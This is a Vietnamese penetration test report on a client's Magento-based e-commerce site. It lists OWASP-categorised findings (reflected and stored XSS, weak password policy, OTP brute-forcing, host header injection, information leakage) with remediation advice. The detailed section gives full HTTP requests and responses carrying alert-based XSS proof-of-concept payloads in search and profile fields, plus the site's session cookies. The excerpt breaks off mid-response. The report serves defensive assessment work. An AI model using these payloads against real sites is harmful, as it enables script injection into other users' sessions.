---o0o---

DỊCH VỤ AN TOÀN THÔNG TIN

BÁO CÁO KIỂM THỬ XÂM NHẬP
ỨNG DỤNG E-COM WEBSITE

KHÁCH HÀNG: XXX

TP.HCM, 08/2021

MỤC LỤC

1. BÁO CÁO TỔNG QUÁT

1.1 PHIÊN BẢN TÀI LIỆU

STT	Ngày cập nhật	Phiên bản	Loại	Người cập nhật
1	09/08/20xx	V.1.0	Draft	xx
2	11/08/20xx	V.1.1	Final	xx

1.2 THỜI GIAN THỰC HIỆN

- Đánh giá bảo mật toàn bộ các thành phần: 22/07/20xx – 04/08/20xx

1.3 NHÂN SỰ TRIỂN KHAI

STT	Tên nhân sự	Hạng mục
1	xx	Project Manager
2	xx	Kỹ sư triển khai
3	xx	Kỹ sư triển khai
4	xx	Kỹ sư triển khai

1.4 PHẠM VI THỰC HIỆN DỰ ÁN

Đánh giá bảo mật các thành phần:

- Đánh giá bảo mật ứng dụng website E-Com: https://ecom.xx.vn/
- Phương thức đánh giá: kiểm thử xâm nhập ứng dụng web như một khách hàng truy cập vào ứng dụng.


1.5 TIÊU CHUẨN ĐÁNH GIÁ

Danh sách các nhóm đánh giá đối với ứng dụng Web (phân nhóm Testcase theo OWASP Web Top 10):

- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities (XXE)
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross-Site Scripting XSS
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

2. BÁO CÁO TỔNG QUÁT

2.1 DANH SÁCH CÁC LỖ HỔNG ỨNG DỤNG



STT	Mức Độ	Tên lỗ hổng	Mô tả
1	**TRUNG BÌNH**	TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG-INPV-01)	Thuộc tính data-link trong thẻ div không thực hiện encode khi nhận các trực tiếp các URI, kẻ tấn công có thể chèn ký tự (") đóng giá trị thuộc tính thông qua trực tiếp URI hoặc qua chức năng tìm kiếm và thực thi các mã javascript độc hại.
2	**TRUNG BÌNH**	TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG-INPV-01)	Chức năng Xác nhận đăng ký tài khoản không lọc kỹ dữ liệu đầu vào, kẻ tấn công có thể chèn và thực thi các mã javascript độc hại.
3	**TRUNG BÌNH**	TESTING FOR STORED CROSS SITE SCRIPTING (WSTG-INPV-02)	Chức năng chỉnh sửa thông tin tài khoản và địa chỉ giao hàng không thực hiện sàng lọc các giá trị. Kẻ tấn công có thể chèn và lưu các mã javascript độc hại. Sau khi người dùng đăng nhập và chỉnh sửa thông tin, mã script sẽ được thực thi.
4	**TRUNG BÌNH**	TESTING FOR WEAK PASSWORD POLICY (WSTG-AUTHN-007)	Ứng dụng chưa thiết lập chính sách phải đặt mật khẩu mạnh, từ đây kẻ tấn công có thể lợi dụng để tấn công vét cạn (bruteforce) hoặc đoán mật khẩu nhằm tìm ra được mật khẩu người dùng.
5	**TRUNG BÌNH**	TEST NUMBER OF TIMES A FUNCTION CAN BE USED LIMITS (OTG-BUSLOGIC-005)	Chức năng xác thực mã OTP trong chức năng Quên mật khẩu không giới hạn số lần và thời gian gửi mã OTP chặt chẽ, kẻ tấn công có thể spam OTP lặp lại sau mỗi phút gây tốn tài nguyên. Ngoài ra kẻ tấn

			công có thể bruteforce OTP để có thể thay đổi mật khẩu và chiếm tài khoản.
6	**THẤP**	TESTING FOR HOST HEADER INJECTION (WSTG-INPV-17)	Ứng dụng lấy giá trị cho host từ Host Header, kẻ tấn công có thể thay đổi giá trị host thành một host nguy hiểm. Kẻ tấn công có thể thao túng bộ đệm web để phân phát nội dung bị nhiễm độc cho bất kỳ ai yêu cầu, phụ thuộc vào khả năng đầu độc proxy bộ nhớ đệm do chính ứng dụng chạy.
7	**THẤP**	FINGERPRINT WEB APPLICATION FRAMEWORK (WSTG-INFO-08)	Phản hồi của ứng dụng chứa thông tin về framework, máy chủ, ngôn ngữ lập trình đang sử dụng, kẻ tấn công có thể thu thập thông tin và sử dụng trong các tấn công khác.
8	**THẤP**	REVIEW WEBPAGE CONTENT FOR INFORMATION LEAKAGE(WSTG-INFO-05)	Trong các file javascript chứa các thông tin nhạy cảm về cấu hình của ứng dụng, kẻ tấn công có thể thu thập và sử dụng trong các tấn công khác.

2.2 CÁC KHUYẾN NGHỊ

Trong quá trình thực hiện đánh giá/kiểm thử xâm nhập ứng dụng Website E-com. Chúng tôi có một số tổng hợp/nhận xét và khuyến nghị:

- Thực hiện sàng lọc và encode các input đầu vào người dùng có thể kiểm soát được.
- Thiết lập chính sách mật khẩu mạnh cho ứng dụng, mật khẩu mạnh là mật khẩu phải có độ dài tối thiểu 8 ký tự, trong đó bao gồm: chữ in hoa, thường, chữ số, kí tự đặc biệt.
- Giới hạn số lần và thời gian gửi OTP chặt chẽ.
- Định nghĩa sẵn host ở phía server thay vì lấy từ Host Header.
- Cấu hình server ẩn các thông tin mặc định của server trong phản hồi.
- Ẩn các thông tin nhạy cảm trong mã nguồn, file javascript, …

3. BÁO CÁO CHI TIẾT

3.1 DANH SÁCH LỖ HỔNG MỨC ĐỘ TRUNG BÌNH

3.1.1 TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG-INPV-01)

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INPUT VALIDATION TESTING**		
MÔ TẢ LỖ HỔNG	Thuộc tính data-link trong thẻ div không thực hiện encode khi nhận các trực tiếp các URI, kẻ tấn công có thể chèn ký tự (") đóng giá trị thuộc tính thông qua trực tiếp URI hoặc qua chức năng tìm kiếm. Sau đó chèn và thực thi các mã javascript độc hại.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Lọc và encode các input đầu vào mà người dùng có thể kiểm soát được như URI, giá trị search ở chức năng tìm kiếm, các form nhập thông tin, … Thực hiện lọc các ký tự đặc biệt không cần thiết cho chức năng mà có thể tạo thành các tag HTML hay mã javascript như < > / \ . ‘ “		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	Tìm kiếm sản phẩm		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/catalogsearch/result/?q=[payload] https://ecom.xx.vn/?[payload]		
THAM SỐ	URI		
ĐIỀU KIỆN	Anonymous		
REQUEST GET /catalogsearch/result/index/?q=test">;<svg/onload=alert('XXX')><div data-link="test HTTP/1.1 Host: ecom.xx.vn Cookie: mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D; PHPSESSID=3lng4fid2bu8dqo0nnlfvlnv95; cookiesession1=02486C730GH8ROX06RN3AFMYX3UPA67B; mage-cache-storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-messages=; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D; section_data_ids=%7B%22cart%22%3A1627066609%2C%22customer%22%3Anull%2C%22messages%22%3Anull%2C%22captcha%22%3Anull%2C%22compare-products%22%3Anull%2C%22product_data_storage%22%3Anull%7D;			

```
private_content_version=b0fac9bd27667a3c8acbab492537870a; remember=0%3A3%3AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgIoCyJcfH32unW8SYhVYZefHcEiUnDydI033llxbTzm6IxeZOuSbjd6aY906AofCgb6x701XylgOnomjGbp1wWeN; X-Magento-Vary=12071c32f0a3139eeab4b341f963ac62888068c4

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://ecom.xx.vn/customer/account/login/referer/aHR0cHM6Ly9lY29tLnRobWlsay52bi9jYXRhbG9nc2VhcmNoL3Jlc3VsdC9pbmRleC8_cT0xMjMlMjdvcisx/

Dnt: 1

Upgrade-Insecure-Requests: 1

Sec-Gpc: 1

Te: trailers

Connection: close
```

RESPONSE

```
HTTP/1.1 200 OK

Server: nginx

Date: Sat, 24 Jul 2021 07:20:45 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=3lng4fid2bu8dqo0nnlfvlnv95; expires=Sat, 24-Jul-2021 08:20:43 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: X-Magento-Vary=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; secure; HttpOnly

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Fri, 24 Jul 2020 07:20:44 GMT

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on
```

```
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 59234


<!doctype html>
<html lang="vi">
    <head >
        <script>
    var BASE_URL = 'https://ecom.xx.vn/';
    var require = {
        "baseUrl": "https://ecom.xx.vn/static/version1626407571/frontend/Sm/market_child/vi_VN"
    };
</script>
<div data-link="https://ecom.xx.vn/catalogsearch/result/index/?q=test">;<svg/onload=alert('XXX')><div
data-link="test" class="sm_megamenu_col_6 sm_megamenu_firstcolumn    menu-special"><div data-
link="https://ecom.xx.vn/catalogsearch/result/index/?q=test">;<svg/onload=alert('XXX')><div data-
link="test"
<script type="text/x-magento-init">
    {
        "body": {
            "pageCache":
{"url":"https:\/\/ecom.xx.vn\/page_cache\/block\/render\/?q=test%22%3E%3B%3Csvg%2Fonload%3Da
lert%28%27XXX%27%29%3E%3Cdiv+data-
link%3D%22test","handles":["default","catalogsearch_result_index","catalogsearch_result_index_nores
ults"],"originalRequest":{"route":"catalogsearch","controller":"result","action":"index","uri":"\/catalogsearc
h\/result\/index\/?q=test\">;<svg\/onload=alert('XXX')><div data-
link=\"test"},"versionCookieName":"private_content_version"}        }
  }
</script>


 <address>Copyright @ 2020 CTCP. All Right Reserved.</addres
</div>
</div>
 </body>
</html>
```

Ảnh khai thác

Chèn và thực thi mã javascript

3.1.2 TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG-INPV-01)

<table>
<tr><th colspan="4">THÔNG TIN LỖ HỔNG</th></tr>
<tr><td><b>NHÓM LỖI</b></td><td colspan="3"><b>INPUT VALIDATION TESTING</b></td></tr>
<tr><td><b>MÔ TẢ LỖ HỔNG</b></td><td colspan="3">Chức năng Xác nhận đăng ký tài khoản, không lọc kỹ dữ liệu đầu vào, kẻ tấn công có thể chèn javascript độc hại tạo nên cuộc tấn công XSS nhằm đánh cắp session người dùng.</td></tr>
<tr><td><b>MỨC ĐỘ</b></td><td colspan="3"><b>TRUNG BÌNH</b></td></tr>
<tr><td><b>ẢNH HƯỞNG</b></td><td><b>TRUNG BÌNH</b></td><td><b>KHẢ NĂNG</b></td><td><b>TRUNG BÌNH</b></td></tr>
<tr><td><b>KHUYẾN NGHỊ</b></td><td colspan="3">Lọc và encode các input đầu vào mà người dùng có thể kiểm soát được như URI, giá trị search ở chức năng tìm kiếm, các form nhập thông tin, …
Thực hiện lọc các ký tự đặc biệt không cần thiết cho chức năng mà có thể tạo thành các tag HTML hay mã javascript như < > / \ . ‘ “</td></tr>
<tr><td><b>THAM CHIẾU</b></td><td colspan="3">https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting</td></tr>
<tr><th colspan="4">CHI TIẾT LỖ HỔNG</th></tr>
<tr><td><b>CHỨC NĂNG</b></td><td colspan="3">Xác nhận đăng ký tài khoản</td></tr>
<tr><td><b>LIÊN KẾT ẢNH HƯỞNG</b></td><td colspan="3">https://ecom.xx.vn/customer/account/confirmregister/</td></tr>
<tr><td><b>THAM SỐ</b></td><td colspan="3">full_name</td></tr>
<tr><td><b>ĐIỀU KIỆN</b></td><td colspan="3">Anonymous</td></tr>
<tr><td colspan="4"><b>REQUEST</b>
POST /customer/account/confirmregister/ HTTP/1.1
Host: ecom.xx.vn
Cookie: cookiesession1=02486C732UBBLPPEVFO5XRDEQEZ076EB; mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D; mage-cache-storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D; form_key=P3VO44pDtGvSaFdu; form_key=P3VO44pDtGvSaFdu; mage-cache-sessid=true; private_content_version=06fd050245d60de026bc7b93280a19a2; PHPSESSID=msu9mfepouq5109h7ifi956rrs; mage-messages=;
Content-Length: 696
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://ecom.xx.vn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFTN4C14nNzKbUbRQ</td></tr>
</table>

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Gpc: 1

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://ecom.xx.vn/customer/account/create/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close


------WebKitFormBoundaryFTN4C14nNzKbUbRQ

Content-Disposition: form-data; name="full_name"


123123" accesskey="X" onclick="alert('XXX')

------WebKitFormBoundaryFTN4C14nNzKbUbRQ
```

RESPONSE

```
HTTP/1.1 200 OK

Server: nginx

Date: Wed, 28 Jul 2021 08:35:04 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=msu9mfepouq5109h7ifi956rrs; expires=Wed, 28-Jul-2021 09:35:03 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: private_content_version=6bd399a7f964ee4d6bec17ebd6d3a2e8; expires=Sat, 26-Jul-2031 08:35:03 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form_key=P3VO44pDtGvSaFdu; expires=Wed, 28-Jul-2021 09:35:03 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Tue, 28 Jul 2020 08:35:03 GMT

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff
```

```
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 62034

<!doctype html>
<html lang="vi">
  <head >
    <script>
  var BASE_URL = 'https://ecom.xx.vn/';
  var require = {
    "baseUrl": "https://ecom.xx.vn/static/version1626407571/frontend/Sm/market_child/vi_VN"
  };
      <input type="hidden" name="email" autocomplete="email" id="email_address"
value="0987654321@thtruemart.com"/>
    <input type="hidden" name="full_name" value="123123" accesskey="X" onclick="alert('XXX')"/>
    <input type="hidden" name="phone_number" value="0987654321"/>
  </body>
</html>
```

Ảnh khai thác

Chèn và thực thi mã javascript

3.1.3 TESTING FOR STORED CROSS SITE SCRIPTING (WSTG-INPV-02)

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**INPUT VALIDATION TESTING**
MÔ TẢ LỖ HỔNG	Chức năng chỉnh sửa thông tin tài khoản và địa chỉ giao hàng không thực hiện lọc và validate các input, kẻ tấn công có thể chèn và lưu các mã script độc hại. Sau khi người dùng đăng nhập và chỉnh sửa thông tin, mã script sẽ được thực thi.
MỨC ĐỘ	**TRUNG BÌNH**

ẢNH HƯỞNG	TRUNG BÌNH	KHẢ NĂNG	TRUNG BÌNH

KHUYẾN NGHỊ	Lọc và encode các input đầu vào mà người dùng có thể kiểm soát được như URI, giá trị search ở chức năng tìm kiếm, các form nhập thông tin, … Thực hiện lọc các ký tự đặc biệt không cần thiết cho chức năng mà có thể tạo thành các tag HTML hay mã javascript như < > / \ . ‘ “
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting

CHI TIẾT LỖ HỔNG

CHỨC NĂNG	Chỉnh sửa thông tin tài khoản/ Địa chỉ giao hàng
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/customer/account/edit/ https://ecom.xx.vn/customer/address/formPost/
THAM SỐ	home_address, firstname, lastname, full_name
ĐIỀU KIỆN	User

REQUEST 1: Chỉnh sửa thông tin

```
POST /customer/account/editPost/ HTTP/1.1

Host: ecom.xx.vn

Cookie: private_content_version=1ad68f8feb0802109a2a897024950e5a; remember=0%3A3%3A21yxCp1bW6hDu1lx6x6BX4IpXBn3t%2FdNrlD1bx8JjHIomIWwdtKi%2Byr%2BBF2M212Ic84j%2B5QrY%2BraG%2BRliklNQ2dwo1E%2Fk1K50eCSQc95gTSF88DoTew%3D; cookiesession1=02486C73YNJCIBRXPLPO4NPJHFLB56FF; mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D; form_key=fZFaefw7uaR9CkVd; mage-cache-storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-messages=; section_data_ids=%7B%22directory-data%22%3A1628676249%2C%22cart%22%3A1628676271%2C%22customer%22%3A1628676249%2C%22captcha%22%3A1628676249%2C%22compare-products%22%3A1628676249%2C%22product_data_storage%22%3A1628676249%2C%22last-ordered-items%22%3A1628676249%2C%22instant-purchase%22%3A1628676249%2C%22persistent%22%3A1628676249%2C%22review%22%3A1628676249%2C%22wishlist%22%3A1628676249%2C%22recently_viewed_product%22%3A1628676249%2C%22recently_compared_product%22%3A1628676249%2C%22paypal-billing-agreement%22%3A1628676249%2C%22checkout-fields%22%3A1628676249%2C%22collection-point-result%22%3A1628676249%2C%22pickup-location-result%22%3A1628676249%2C%22messages%22%3Anull%7D; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D; PHPSESSID=v581imms86fhia9934cma5m8sj; X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; form_key=fZFaefw7uaR9CkVd; mage-cache-sessid=true

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0 Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ecom.xx.vn/customer/account/edit/
Content-Type: multipart/form-data; boundary=---------------------------215902242027197
Content-Length: 1188
Upgrade-Insecure-Requests: 1
Connection: close

-----------------------------215902242027197
Content-Disposition: form-data; name="form_key"

fZFaefw7uaR9CkVd
-----------------------------215902242027197
Content-Disposition: form-data; name="full_name"

xxx"><svg/onload=alert(String.fromCharCode(72,80,84))>//
-----------------------------215902242027197
Content-Disposition: form-data; name="phone_number"

035681xx
-----------------------------215902242027197
Content-Disposition: form-data; name="email"

test@xxx.zzz
-----------------------------215902242027197
Content-Disposition: form-data; name="dob"

-----------------------------215902242027197
Content-Disposition: form-data; name="identity_card"

-----------------------------215902242027197
Content-Disposition: form-data; name="home_address"

xxx"><svg/onload=alert(String.fromCharCode(72,80,84))>//
-----------------------------215902242027197
Content-Disposition: form-data; name="customer_city"

```

```
VN06
-----------------------------215902242027197
Content-Disposition: form-data; name="customer_district"

NganSon
-----------------------------215902242027197
Content-Disposition: form-data; name="customer_ward"

XaThuongQuan
-----------------------------215902242027197—
```

RESPONSE

```
HTTP/1.1 302 Found
Server: nginx
Date: Wed, 11 Aug 2021 09:49:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: private_content_version=f00c0f01481fcd5cffe3302091c0e6b4; expires=Sat, 09-Aug-2031 09:49:14 GMT; Max-Age=315360000; path=/; secure
Set-Cookie: form_key=fZFaefw7uaR9CkVd; expires=Wed, 11-Aug-2021 10:49:14 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn
Set-Cookie: PHPSESSID=33phm1um2p69falgdf7vbgrinu; expires=Wed, 11-Aug-2021 10:49:14 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly
Set-Cookie: mage-messages=%5B%7B%22type%22%3A%22error%22%2C%22text%22%3A%22S%5Cu1ed1+%5Cu0111i%5Cu1ec7n+tho%5Cu1ea1i+kh%5Cu00f4ng+th%5Cu1ec3+thay+%5Cu0111%5Cu1ed5i.+H%5Cu1ecd+t%5Cu00ean%2C+ng%5Cu00e0y+sinh%2C+gi%5Cu1edbi+t%5Cu00ednh+v%5Cu00e0+s%5Cu1ed1+CMND+ch%5Cu1ec9+%5Cu0111%5Cu01b0%5Cu1ee3c+s%5Cu1eeda+1+l%5Cu1ea7n%22%7D%5D; expires=Thu, 11-Aug-2022 09:49:14 GMT; Max-Age=31536000; path=/
Set-Cookie: X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; expires=Wed, 11-Aug-2021 10:49:14 GMT; Max-Age=3600; path=/; secure; HttpOnly
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Tue, 11 Aug 2020 09:49:14 GMT
Location: https://ecom.xx.vn/customer/account/edit/
X-Magento-Tags: FPC
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
```

```
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 0
```

REQUEST 2: Truy cập thông tin sau khi chỉnh sửa

```
GET /customer/account/edit/ HTTP/1.1
Host: ecom.xx.vn
Cookie: cookiesession1=02486C730GH8ROX06RN3AFMYX3UPA67B; mage-cache-storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-messages=; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D; section_data_ids=%7B%22cart%22%3A1627113676%2C%22customer%22%3A1627113672%2C%22captcha%22%3A1627113672%2C%22compare-products%22%3A1627113672%2C%22product_data_storage%22%3A1627113672%2C%22last-ordered-items%22%3A1627113672%2C%22directory-data%22%3A1627113672%2C%22instant-purchase%22%3A1627113672%2C%22persistent%22%3A1627113672%2C%22review%22%3A1627113672%2C%22wishlist%22%3A1627113672%2C%22recently_viewed_product%22%3A1627113672%2C%22recently_compared_product%22%3A1627113672%2C%22paypal-billing-agreement%22%3A1627113672%2C%22checkout-fields%22%3A1627113672%2C%22collection-point-result%22%3A1627113672%2C%22pickup-location-result%22%3A1627113672%2C%22messages%22%3Anull%7D; private_content_version=75b86f7d97c296f95974b6b10ad34d4f; remember=0%3A3%3A8mGdb%2FNnZzoac%2BEcKjzeO%2FJhnBUkvGBUjdVPyw72GZ4k20SYm9NE%2BiJ3Hv9ZTMoHAA%2FGo5XvLvLFgyujRsmt%2B8rAtTj3ZJRoPJRGRrPE0gY542X%2BrGJWH%2BOJ; PHPSESSID=5rmn8kf2ojqct5upsjiknfdhke; mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D; form_key=vc5O46j2q60XPmXb; X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; form_key=vc5O46j2q60XPmXb; mage-cache-sessid=true
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Referer: https://ecom.xx.vn/customer/account/
Upgrade-Insecure-Requests: 1
Sec-Gpc: 1
Te: trailers
Connection: close
```

RESPONSE

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 24 Jul 2021 07:47:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=5rmn8kf2ojqct5upsjiknfdhke; expires=Sat, 24-Jul-2021 08:46:55 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly
Set-Cookie: form_key=vc5O46j2q60XPmXb; expires=Sat, 24-Jul-2021 08:46:55 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn
Set-Cookie: X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; expires=Sat, 24-Jul-2021 08:47:00 GMT; Max-Age=3600; path=/; secure; HttpOnly
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Fri, 24 Jul 2020 07:46:55 GMT
X-Magento-Tags: FPC
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 795919

<!doctype html>
<html lang="vi">
    <head >
        <script>
    var BASE_URL = 'https://ecom.xx.vn/';
    var require = {
        "baseUrl": "https://ecom.xx.vn/static/version1626407571/frontend/Sm/market_child/vi_VN"
    };
</script>
```

```
    <meta charset="utf-8"/>
<meta name="robots" content="NOINDEX,NOFOLLOW"/>
<meta name="title" content="Thông tin tài khoản"/>
<meta name="viewport" content="width=device-width, initial-scale=1"/>
<meta name="format-detection" content="telephone=no"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>
<title>Thông tin tài khoản</title>
<form class="form form-edit-account" action="https://ecom.xx.vn/customer/account/editPost/"
method="post" id="form-validate" enctype="multipart/form-data" data-
hasrequired="&#x2A;&#x20;Tr&#x01B0;&#x1EDD;ng&#x20;b&#x1EAF;t&#x20;bu&#x1ED9;c"
autocomplete="off">
  <fieldset class="fieldset info">
    <input name="form_key" type="hidden" value="vc5O46j2q60XPmXb" />        <legend
class="legend"><span>Thông tin tài khoản</span></legend>
    <div class="field full_name">
  <label for="full_name" class="label"><span>Họ Và Tên</span></label>
  <div class="control">
    <input type="text"  name="full_name" id="full_name"
        class="input-text" autocomplete="off" value="xxxtest ">
  </div>
</div>
<div class="field phone_number">
  <label for="phone_number" class="label"><span>Số Điện Thoại</span></label>
  <div class="control">
    <input type="text"  name="phone_number_disabled" id="phone_number" title="Số Điện thoại"
        class="input-text" autocomplete="off" value="035681xx" disabled>
    <input type="hidden"  name="phone_number" value="035681xx" >
  </div>
</div>


<div class="field email">
  <label for="email" class="label"><span>Email</span></label>
  <div class="control">
    <input type="text" id="email"
        class="input-text" autocomplete="off" value="test@xxx.zzz" onkeyup="jQuery('#email-
hidden').val(this.value == ''? '035681xx@thtruemart.com': this.value)">
